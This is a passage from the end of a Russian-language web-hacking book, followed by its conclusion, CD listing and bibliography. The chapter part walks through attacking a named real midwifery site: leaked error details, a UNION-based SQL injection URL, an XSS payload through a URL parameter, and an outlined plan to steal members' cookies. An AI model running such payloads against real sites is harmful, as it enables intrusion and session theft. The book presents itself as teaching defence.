

Рис. 10.2. Сайт **www.midwife.com**

Попробуем поместить в какой-нибудь параметр символ одинарной кавычки и посмотрим на результат. На первый взгляд, результат обнадеживающий, потому что произошла ошибка выполнения сценария. Сообщение об ошибке сверх информативное, потому что в нем нам сообщают, что на сервере используется MySQL и база данных с именем plasmacms. Может быть, где-то существует такой CMS по имени Plasma, а может быть это самописный движок, просто админ решил его так красиво назвать. Но не будем заострять на этом скальпель, попробуем произвести роды без этого, хотя можно где-нибудь на халате записать эту информацию на будущее.

Смотрим дальше, на чем же заткнулся сценарий (рис. 10.3). А он заткнулся на запросе:

```
SELECT pageID,pageBody,pageTitle,pageHeader,
  pageFooter,pageFolder,pageAccess,pageURL
FROM plasmaContent
WHERE pageID=75'' LIMIT 1
```



Рис. 10.3. Сообщение об ошибке

Давайте попробуем подумать, что здесь происходит. Судя по именам полей, которые выбираются из таблицы `plasmaContent`, CMS действительно хорошая. Дело в том, что по номеру ID из таблицы выбираются заголовок, шапка, подвал и URL страницы, которую нужно отобразить. Это значит, что если мы попытаемся инжектировать свой код, то ничего не выйдет. В поле `pageURL` должен быть какой-то URL страницы, который узнать проблематично. Кто его знает, с каким дефектом няньки-акушерки воспитали своего Web-программиста, и что он после этого засунул в это поле? Мои попытки получить что-то в это поле не увенчались успехом.

Для инжектирования SQL-кода нужно использовать следующий URL:

http://www.midwife.org/news.cfm?id=75 and 1=0 union select 1,2,3,4,5,6,7,8

Но вместо числа 8 в конце, необходимо указать какое-то реальное значение из базы данных, иначе сценарий вываливается в ошибку "URL не найден", и ничего хорошего невозможно увидеть.

Таким образом, построены абсолютно все страницы на сайте. Но не стоит опускать руки, берем скальпель и делаем кесарево сечение. А точнее, посмотрим, что еще есть в сообщении об ошибке. А там есть ссылка на файл:

C:\Inetpub\wwwroot\Clients\midwife.org\www\plasmacms\cfm\page.cfc

Это явно самый интересный сценарий, в котором и происходит формирование страницы. Но доступ к нему из строки URL запрещен, и при попытке обратиться к нему вываливается сообщение с просьбой ввести пароль администратора. Опять ложные схватки?

Посмотрим, на какие еще файлы ругается сценарий. Следующим в списке идет:

C:\Inetpub\wwwroot\Clients\midwife.org\www\header.cfm

Попробуем загрузить его: **http://www.midwife.org/header.cfm**. В ответ видим ошибку, в которой отображается даже код сценария, который сработал неверно. Самое интересное в данном коде — это следующая строка:

```
<cfif isDefined("url.id") and not isDefined("newsPage")>
```

Проблема явно кроется в том, что в URL нет параметра `id`. Давайте попробуем его туда поместить и загрузим страничку так: **http://www.midwife.org/header.cfm?id=75**. В ответ загрузилась шапка сайта, но внизу снова сообщение об ошибке, а жирным цветом выделена строка:

```
<td class="pageHeader"><cfoutput>#subHeader#</cfoutput></td>
```

На этот раз проблема в том, что переменная `subHeader` не имеет значения. Попробуем задать ей значение через URL, т. е. добавим в URL следующий текст: `subHeader=<h1>Hello%20from%20Horrific</h1>`. Все сработало. Ребенок родился красивым и здоровым, а посреди страницы красуется надпись "Hello from Horrific". Именно этот текст через URL-параметр попал в переменную `subHeader` (рис. 10.4).



Рис. 10.4. Результат внедрения HTML

Получается, что мы можем инжектировать в страницу любой HTML-код, в том числе и JavaScript, а это уже пахнет атакой XSS. Если попытаться загрузить следующий URL

http://www.midwife.org/header.cfm?id=
75&subHeader=<script>alert('Привет')</ script>

то на странице с помощью JavaScript отобразится окно с сообщением.

Так как на сайте есть регистрация и целый раздел **member**, остается только:

1. Выяснить e-mail-адреса зарегистрированных пользователей.
2. Подготовить URL, который будет загружать страницу с JavaScript и отправлять cookie на заранее подготовленный сценарий.

Классический XSS. Но так как меня не интересуют акушеры, мне хватит и двоих детей, я не стану мучить этот сервер, а вот студенты колледжа, я думаю, с удовольствием воспользовались бы этой уязвимостью.

Заключение

Несмотря на то, что мы рассмотрели много реальных примеров взлома Web-сайтов, я надеюсь, что вы не будете использовать полученную информацию в незаконных целях. Эта книга была написана для того, чтобы вы могли защититься от угроз, представляемых Интернетом вообще и хакерами в частности.

Перевоспитывать хакеров бесполезно, а посадить всех нереально. Показательные процессы против взломщиков ничего хорошего не дают, потому что молодые и талантливые ребята продолжают применять свои знания во вред. Самое страшное, что большинство из них действительно талантливы и тратят свои возможности попусту.

Бороться с хакерами нужно только созданием качественного программного обеспечения. Программисты должны больше внимания уделять безопасности и создавать программы не для того, чтобы они лишь бы работали, а для того, чтобы они работали безупречно.

В последнее время на программистов просто обрушились высказывания типа "если бы мосты строили программисты, то по ним страшно было бы ходить". Я, как программист, прекрасно это понимаю. Иногда мы расслабляемся и действительно пишем код, лишь бы он работал. Именно такое отношение очень часто становится причиной всех проблем. Если программисты и администраторы будут работать качественнее, то количество взломов резко сократится.

Очень сложно найти ошибку в сценариях на таких Web-сайтах, как Amazon, Google и др. Это потому, что их владельцы уделяют много внимания безопасности. Жаль, что не все относятся так же к своей работе.

Почему для защиты своего дома или машины мы устанавливаем лучшие замки, сигнализацию или даже нанимаем охрану? А для защиты Web-сайта не можем нанять человека, который проверит сценарии на содержание ошибок

и настроит Web-сервер так, чтобы хакер не смог получить доступ к важным файлам в случае нахождения ошибки, и будет постоянно следить за безопасностью?

Надеюсь, что я смог показать основные проблемы безопасности Web-сайтов, и вы увидели, откуда можно ждать неприятностей. Но данный обзор проблем безопасности не может охватить абсолютно всю эту тему. Хороший хакер — профессионал в программировании и администрировании. Его знания помогают ему искать ошибки в обработке параметров сценарием или ошибки логики его выполнения.

Что можно посоветовать вам еще? Чтобы ваш Web-сайт был безопаснее, необходимо читать и изучать как можно больше. Нет такой инструкции или книги, после прочтения которой можно будет сказать, что теперь вы сможете настроить или запрограммировать самый безопасный Web-сервер. Как хакером, так и программистом не рождаются, ими становятся, а для этого необходимо читать и изучать, а главное — пробовать и не бояться ошибаться.

Если у вас возникли вопросы, предложения или вы нашли ошибку в данной книге, то я всегда готов ответить на своем сайте **http://www.flenov.info**.

Приложение

Описание компакт-диска

Папки	Описание
\Chapter1	Цветные скриншоты изображений из *главы 1*
\Chapter2	Цветные скриншоты изображений из *главы 2*
\Chapter3	Исходные коды примеров из *главы 3*
\Chapter4	Исходные коды сценариев и цветные скриншоты изображений из *главы 4*
\Chapter5	Исходные коды сценариев и цветные скриншоты изображений из *главы 5*
\Chapter6	Цветные скриншоты изображений из *главы 6*
\Chapter7	Исходные коды сценариев из *главы 7*
\Chapter9	Исходные коды сценариев реализации собственной авторизации *(см. главу 9)*
\Chapter10	Исходные коды сценариев из *главы 10*
\Soft	Демо-версии программ от CyD Software Labs

Литература

1. Kevin D. Mitnick, William L. Simon, Steve Wozniak. The Art of Deception: Controlling the Human Element of Security. — Wiley, 2002.
2. Фленов М. Linux глазами хакера. — СПб.: БХВ-Петербург, 2005.
3. Фленов М. PHP глазами хакера. — СПб.: БХВ-Петербург, 2005.
4. Фленов М. Transact-SQL (В подлиннике). — СПб.: БХВ-Петербург, 2006.
5. Фленов М. Компьютер глазами хакера. — СПб.: БХВ-Петербург, 2005.
6. Фленов М. Программирование в Delphi глазами хакера. — СПб.: БХВ-Петербург, 2003.
7. Фленов М. Программирование на C++ глазами хакера. — СПб.: БХВ-Петербург, 2004.

Предметный указатель

М

Н

О

П

Р

С

Ф

Э